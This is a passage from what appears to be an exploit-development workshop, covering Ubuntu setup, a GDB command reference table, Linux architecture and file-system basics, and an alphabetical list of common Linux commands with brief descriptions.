


Continue if you are meeting the requirements as shown in above figure.




Select erase disk and install Ubuntu and click install now.

12






Select your geographical location and continue installing.




Select Keyboard layout and continue.






Setup login details and continue. After this step, it will start installing Ubuntu and if all goes well, you will be able to see below screen.



14

Now restart the machine and login to your fresh installation copy of Ubuntu Desktop.





Ubuntu desktop comes with pre installation of GNU and GDB; just ensure that they are available. For this, run the terminal and check by typing the commands and hit tabs as shown in below figure.

```
hakin9@hakin9-virtual-machine:~$ gcc
gcc-lccnd      gcc-nm      gconf-schemas  gcov-4.8
gcc            gcc-nm-4.8  gconf-tool      gcr-viewer
gcc-4.8        gcc-ranlib  gconf-tool-2
gcc-ar         gcc-ranlib-4.8  gcore
gcc-ar-4.8     gconf-merge-tree  gcov
hakin9@hakin9-virtual-machine:~$ gcc
gcc: fatal error: no input files
compilation terminated.
hakin9@hakin9-virtual-machine:~$ dd
dd            ddate
hakin9@hakin9-virtual-machine:~$ gdb
gdb           gdb-tui  gdbus
hakin9@hakin9-virtual-machine:~$ gdb
```

You can see that GCC and GDB are installed already.

Some Basics

What is GCC?

GCC is basically a “C” programming language compiler and stands for GNU Compiler Collection and includes front ends for C, C++, Objective-C, Fortran, Java, Ada, and Go, as well as libraries for these languages (libstdc++, libgccj,...). GCC was originally written as the compiler for the GNU operating system.

Vendor Website: <https://gcc.gnu.org/>.

What is GDB?

GDB is basically a debugger called GNU Debugger or project debugger, which allows you to see what is going on inside another program during its execution

GDB can perform certain tasks as of its main kind or types as claimed by the vendor. These are listed below.

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program so you can experiment with correcting the effects of one bug and go on to learn about another.

Vendor Website: <http://www.gnu.org/software/gdb/>.

Key Note

These two software programs don't depend on Ubuntu but are freely available for any Linux based operating system. Most of the well known Linux OSs come pre-installed with these software programs as they form the base of many key programs specially designed for programmers and development sides.



It is well known in the industry of exploit development that you should be good at understanding Linux if you want to become an expert in exploit coding.

GDB Environment

To make good use of GDB, you need to know a handful of its commands in order to perform required tasks. It's worthwhile that you should memorize or practice these commands to be familiar with the GDB environment. For your reference, we have provided the list of commands available in the GDB environment so that you don't need to search.

Command	Description
help	List gdb command topics.
help topic-classes	List gdb command within class.
help command	Command description. e.g., help show to list the show commands?
apropos search-word	Search for commands and command topics containing search-word.
info args i args	List program command line arguments.
info breakpoints	List breakpoints.
info break	List breakpoint numbers.
info break breakpoint-number	List info about specific breakpoint.
info watchpoints	List breakpoints.
info registers	List registers in use.
info threads	List threads in use.
info set	List set-able option.
Break and Watch	
break function-name break line-number break ClassName::functionName	Suspend program at specified function of line number.
break +offset break -offset	Set a breakpoint specified number of lines forward or back from the position at which execution stopped.
break filename:function	Don't specify path, just the file name and function name.
break filename:line-number	Don't specify path, just the file name and line number. break Directory/Path/filename.cpp:62
break *address	Suspend processing at an instruction address. Used when you do not have source.
break line-number if condition	Where condition is an expression. i.e. $x > 5$ Suspend when boolean expression is true.
break line thread thread-number	Break in thread at specified line number. Use info threads to display thread numbers.
tbreak	Temporary break. Break once only. Break is then removed. See "break" above for options.
watch condition	Suspend processing when condition is met. i.e. $x > 5$
Clear clear function clear line-number	Delete breakpoints as identified by command option. Delete all breakpoints in function Delete breakpoints at a given line
Delete d	Delete all breakpoints, watchpoints, or catchpoints.
Delete breakpoint-number delete range	Delete the breakpoints, watchpoints, or catchpoints of the breakpoint ranges specified as arguments.



disable breakpoint-number-or-range enable breakpoint-number-or-range	Does not delete breakpoints. Just enables/disables them. Example: Show breakpoints: info break Disable: disable 2-9
enable breakpoint-number once	Enables once.
continue c	Continue executing until next break point/watchpoint.
continue number	Continue but ignore current breakpoint number times. Useful for breakpoints within a loop.
finish	Continue to end of function.
Line Execution	
step s step number-of-steps-to-perform	Step to next line of code. Will step into a function.
next n next number	Execute next line of code. Will not enter functions.
until until line-number	Continue processing until you reach a specified line number. Also: function name, address, filename:function or filename:line-number.
info signals info handle handle SIGNAL-NAME option	Perform the following option when signal received: nostop, stop, print, noprint, pass/noignore or nopass/ignore
where	Shows current line number and which function you are in.
Stack	
Backtrace bt bt inner-function-nesting-depth bt -outer-function-nesting-depth	Show trace of where you are currently. Which functions you are in. Prints stack backtrace.
backtrace full	Print values of local variables.
frame frame number f number	Show current stack frame. (function where you are stopped) Select frame number. (can also use up/down to navigate frames)
up down up number down number	Move up a single frame. (element in the call stack) Move down a single frame. Move up/down the specified number of frames in the stack.
info frame	List address, language, address of arguments/local variables and which registers were saved in frame.
info args info locals info catch	Info arguments of selected frame, local variables and exception handlers.
Source Code	
list l list line-number list function list - list start#,end# list filename:function	List source code.
set listsize count show listsize	Number of lines listed when list command given.



directory directory-name dir directory-name show directories	Add specified directory to front of source code path.
directory	Clear sourcepath when nothing specified.
Machine Language	
info line info line number	Displays the start and end position in object code for the current line in source. Display position in object code for a specified line in source.
disassemble 0xstart 0xend	Displays machine code for positions in object code specified. (can use start and end hex memory values given by the info line command)
stepi si nexti ni	step/next assembly/processor instruction.
x 0xaddress x/nfu 0xaddress	Examine the contents of memory. Examine the contents of memory and specify formatting. n: number of display items to print f: specify the format for the output u: specify the size of the data unit (e.g., byte, word, ...) Example: x/4dw var
Examine Variables	
print variable-name p variable-name p file-name::variable-name p ,file-name':variable-name	Print value stored in variable.
p *array-variable@length	Print first # values of array specified by length. Good for pointers to dynamically allocated memory.
p/x variable	Print as integer variable in hex.
p/d variable	Print variable as a signed integer.
p/u variable	Print variable as a un-signed integer.
p/o variable	Print variable as a octal.
p/t variable x/b address x/b &variable	Print as integer value in binary. (1 byte/8bits)
p/c variable	Print integer as character.
p/f variable	Print variable as floating point number.
p/a variable	Print as a hex address.
x/w address x/4b &variable	Print binary representation of 4 bytes (1 32 bit word) of memory pointed to by address.
ptype variable ptype data-type	Prints type definition of the variable or declared variable type. Helpful for viewing class or struct definitions while debugging.
GDB Modes	
set gdb-option value	Set a GDB option.
set logging on set logging off show logging set logging file log-file	Turn on/off logging. Default name of file is gdb.txt.
set print array on set print array off show print array	Default is off. Convenient readable format for arrays turned on/off.
set print array-indexes on set print array-indexes off show print array-indexes	Default off. Print index of array elements.



set print pretty on set print pretty off show print pretty	Format printing of C structures.
set print union on set print union off show print union	Default is on. Print C unions.
set print demangle on set print demangle off show print demangle	Default on. Controls printing of C++ names.
Start and Stop	
run r run command-line-arguments run < infile > outfile	Start program execution from the beginning of the program. The command break main will get you started. Also allows basic I/O redirection.
Continue "c"	Continue execution to next breakpoint.
kill	Stop program execution.
quit q	Exit GDB debugger.



Module 2 – Linux Basics and Command Line

Introduction

Welcome to the Module 2 of this workshop. So far in this workshop, we have talked about GCC & GDB and Ubuntu Linux setup. Linux is basically an open source operating system which is based on the Unix platform. However, Linux is now a much more enhanced, strong, fast and much more reliable operating system, which steps ahead of the Windows platform.

In this module, we will explore Linux and its different flavors. We will be learning different techniques and commands that you should know in order to use Linux as a normal user, at minimum.

PreRequisite

Since we will be learning about Linux knowledge base, this module doesn't require any prerequisites, especially on Linux, however, you should be a computer user and have prior experience with DOS.


Linux Key Components

It is very difficult to completely cover all Linux components aspects in one workshop, however, we will be presenting the overall overview here on the Linux components side.

Basically, Linux operating system has three primary components:

- **Kernel** – Kernel is the core part of Linux. It is responsible for all major activities of this operating system. It consists of various modules and it interacts directly with the underlying hardware. Kernel provides the required abstraction to hide low-level hardware details from system or application programs.
- **System Library** – System libraries are special functions or programs that use application programs or system utilities to access the Kernel's features. These libraries implement most of the functionalities of the operating system and do not require kernel module's code access rights.
- **System Utility** – System Utility programs are responsible for performing specialized, individual level tasks.

The diagram below provides the overall design view of Linux components.





Linux Operating System Architecture generally consists of the following layers:

- **Hardware layer** – Hardware consists of all peripheral devices (RAM/ HDD/ CPU, etc.).
- **Kernel** – Core component of the operating system, interacts directly with hardware, provides low level services to upper layer components.
- **Shell** – An interface to the kernel, hiding the complexity of kernel's functions from users. Takes commands from user and executes kernel's functions.
- **Utilities** – Utility programs giving user most of the functionalities of an operating system.

Following are some of the important features of Linux operating system:

- **Portable** – Portability means software can work on different types of hardware in the same way. Linux kernel and application programs support their installation on any kind of hardware platform.
- **Open Source** – Linux source code is freely available and it is a community based development project. Multiple teams work in collaboration to enhance the capability of Linux operating system and it is continuously evolving.
- **Multi-User** – Linux is a multiuser system, meaning multiple users can access system resources, like memory/ RAM/ application programs, at the same time.
- **Multiprogramming** – Linux is a multiprogramming system, meaning multiple applications can run at the same time.
- **Hierarchical File System** – Linux provides a standard file structure in which system files/ user files are arranged.
- **Shell** – Linux provides a special interpreter program which can be used to execute commands of the operating system. It can be used to do various types of operations, call application programs, etc.
- **Security** – Linux provides user security using authentication features, like password protection/ controlled access to specific files/ encryption of data.

So far in this workshop we have systematically talked about some of the basic things about Linux Operating system and we have covered its architecture, components and some key features. Linux has a powerful mechanism by which you interact with Linux. This interface is basically Linux Shell Command Interpreter.

Linux Shell

The shell command interpreter is the command line interface between the user and the operating system. It is what you will be presented with once you have successfully logged into the system.

Linux Shell allows you to enter commands that you would like to run, and also allows you to manage the jobs once they are running. The shell also enables you to make modifications to your requested commands.

Different types of Shell

The Bourne-Again shell is not the only shell command interpreter available. Indeed, it is descended from the Bourne Shell (sh), written by Steve Bourne of Bell Labs. This shell is available on all Unix variants, and is the most suitable for writing portable shell scripts.

Default Shell (Bash)

The default shell, which is provided with most Linux based systems, is the Bourne-Again shell ("bash").

Other popular shells include the C Shell (csh), written at UCB, and so called because its syntax is similar to that of the C language.

However, the TC Shell (tcsh) is an extension of the C shell.

A very popular shell on most commercial variants of Unix is the Korn Shell. Written by David Korn of Bell Labs, it includes features from both the Bourne shell and C shell.

Last, but not least, one of the most powerful and interesting shells, although one that hasn't been standardized on any distribution that I've seen, is the Z shell. The zsh combines the best of what is available from the csh line of shell utilities as well as the best that is available from the Bourne or bash line of shell utilities.



Linux File System

Each disk drive in a Linux Operating System can contain one or more file systems. A file system consists of a number of cylinder groups, which in turn contain inodes and data blocks.

In Linux, each file system has its characteristics described by its “super-block”, which in turn describes the cylinder groups. A copy of the super-block is made in each cylinder group, to protect against losing it. Basically, a file is uniquely identified by its inode on the filesystem where it resides.


What is Data Block?

A data block is simply a set block of space on the disk in which the actual contents of files are stored; often, more than one block is used to hold the data for a file.

What is Inodes?


An inode is a data structure that holds information, or metadata, about a file on that file system. You can use “ls” with the “-l” option to find a file’s inode number:

Linux File System Layout



Linux File System Hierarchy

The Linux file system is broken up into a hierarchy similar to the one depicted below, of course, you may not see this entire structure if you are working with the simulated Linux environment, however, the below presented layout is the general level layout which is considered as universal structure.



- The “/” directory is known as the root of the file system, or the root directory (not to be confused with the root user though).
- The “/boot” directory contains all the files that Linux requires in order to bootstrap the system; this is typically just the Linux kernel and its associated driver modules.
- The “/dev” directory contains all the device file nodes that the kernel and system would make use of.
- The “/bin”, “/sbin” and “/lib” directories contain critical binary (executable) files which are necessary to boot the system up into a usable state, as well as utilities to help repair the system should there be a problem.
- The “/bin” directory contains user utilities which are fundamental to both single-user and multi-user environments. The “/sbin” directory contains system utilities.
- The “/usr” directory was historically used to store “user” files, but its use has changed in time and is now used to store files which are used during everyday running of the machine, but which are not critical to booting the machine up. These utilities are similarly broken up into “/usr/sbin” for system utilities, and “/usr/bin” for normal user applications.
- The “/etc” directory contains almost all of the system configuration files. This is probably the most important directory on the system; after an installation the default system configuration files are the ones that will be modified once you start setting up the system to suit your requirements.
- The “/home” directory contains all the users data files.
- The “/var” directory contains the user files that are continually changing.
- The “/usr” directory contains the static user files.

Some Linux Commands and their usage

The Linux operating system has evolved a lot and you can easily find many of the Linux flavors that provide an awesome GUI for your ease of use, however, there is still a need for understanding how Linux works over command line.

There are thousands of Linux commands that you can easily find on the Internet when you need to use them, however, we will present commands that you might require in this workshop and a few more of them.

Command	Description
a2p	Creates a Perl script from an awk script.
ac	Prints statistics about user connection time.
access	A system function which checks real user's permissions to access a file.
addgroup	Adds a new group to the system.
adduser	Adds a new user to the system.
agrep	Version of the grep utility which also matches approximate patterns.
alias	Creates another name for a command or command string.



apropos	Searches the manual pages for a keyword or regular expression.
apt-cache	Queries the APT software package cache.
apt-get	Command line tool for working with APT software packages.
aptitude	Text-based front-end for the APT package management system.
ar	Creates, modifies, and extracts from archives.
arch	Displays the architecture of the current host.
arp	Manipulate the system ARP cache.
as	An assembler.
aspell	Interactive spell checker.
at	Command scheduler.
awk	Awk script processing program.
basename	Deletes any specified prefix from a string.
bash	Command Bourne interpreter.
bc	Calculator.
bdiff	Compare large files.
bfs	Editor for large files.
bg	Continues a program running in the background.
biff	Enable and disable incoming mail notifications.
break	Break out of while, for, foreach, or until loop.
bs	Battleship game.
bye	Alias often used for the exit command.
cal	Calendar.
calendar	Display appointments and reminders.
cancel	Cancels a print job.
cat	View or modify a file.
cc	C compiler.
cd	Change directory.
cfdisk	A more user-friendly version of the fdisk disk partitioning utility.
chdir	Change directory.
checkeq	Language processors to assist in describing equations.
checknr	Check nroff and troff files for any errors.
chfn	Modify your own information or if superuser or root modify another user's information.
chgrp	Change a group's access to a file or directory.
chkey	Change the secure RPC key pair.
chmod	Change the permission of a file.
chown	Change the ownership of a file.
chroot	Run a command or shell from another directory, and treats that directory as root.
chsh	Change login shell.
cksum	Display and calculate a CRC for files.
clear	Clears screen.
cmp	Compare files.
col	Reverse line-feeds filter.
comm	Compare files and select or reject lines that are common.



compress	Compress files on a computer.
continue	Break out of while, for, foreach, or until loop.
cp	Copy files.
cpio	Creates archived CPIO files.
crontab	Create and list files that you want to run on a regular schedule.
crypt	Function used to encrypt passwords.
csh	Execute the C shell command interpreter
csplit	Split files based on context.
ctags	Create a tag file for use with ex and vi.
cu	Calls or connects to another Unix system, terminal or non-Unix system.
curl	Transfer a URL.
cut	Cut out selected fields of each line of a file.
date	Tells you the date and time in Unix.
dc	An arbitrary precision arithmetic package.
dd	Convert and copy a file.
delgroup	Remove a group from the system.
deluser	Remove a user from the system.
depmod	Generates a list of kernel module dependencies, modules.dep, and associated map files.
deroff	Removes nroff/troff, tbl, and eqn constructs.
df	Display the available disk space for each mount.
dhclient	Dynamic Host Configuration Protocol Client.
diff	Displays two files and prints the lines that are different.
dig	DNS lookup utility.
dircmp	Lists the different files when comparing directories.
dirname	Deliver portions of path names.
dmesg	Print or control the kernel ring buffer.
dos2unix	Converts text files between DOS and Unix formats.
dpkg	Queries, installs, removes, and maintains Debian software packages and their dependencies.
dpost	Translates files created by troff into PostScript.
du	Tells you how much space a file occupies.
echo	Displays text after echo to the terminal.
ed	Line oriented file editor.
edit	Text editor.
egrep	Search a file for a pattern using full regular expressions.
eject	Ejects removable media.
elm	Program command used to send and receive e-mail.
emacs	Text editor.
enable	Enables and disables LP printers.
env	Displays environment variables.
eqn	Language processors to assist in describing equations.
ex	Line-editor mode of the vi text editor.
exit	Exit from a program, shell or log you out of a Unix network.



expand	Expand copies of files.
expr	Evaluate arguments as an expression.
fc	Lists, edits, or re-executes commands previously entered.
fdisk	A disk partitioning utility.
fg	Continues a stopped job by running it in the foreground.
fgrep	Search a file for a fixed-character string.
file	Tells you if the object you are looking at is a file or a directory.
find	Finds files within a directory hierarchy.
findsmb	List info about machines that respond to SMB name queries on a subnet.
finger	Lists information about the user.
fmt	Simple text formatters.
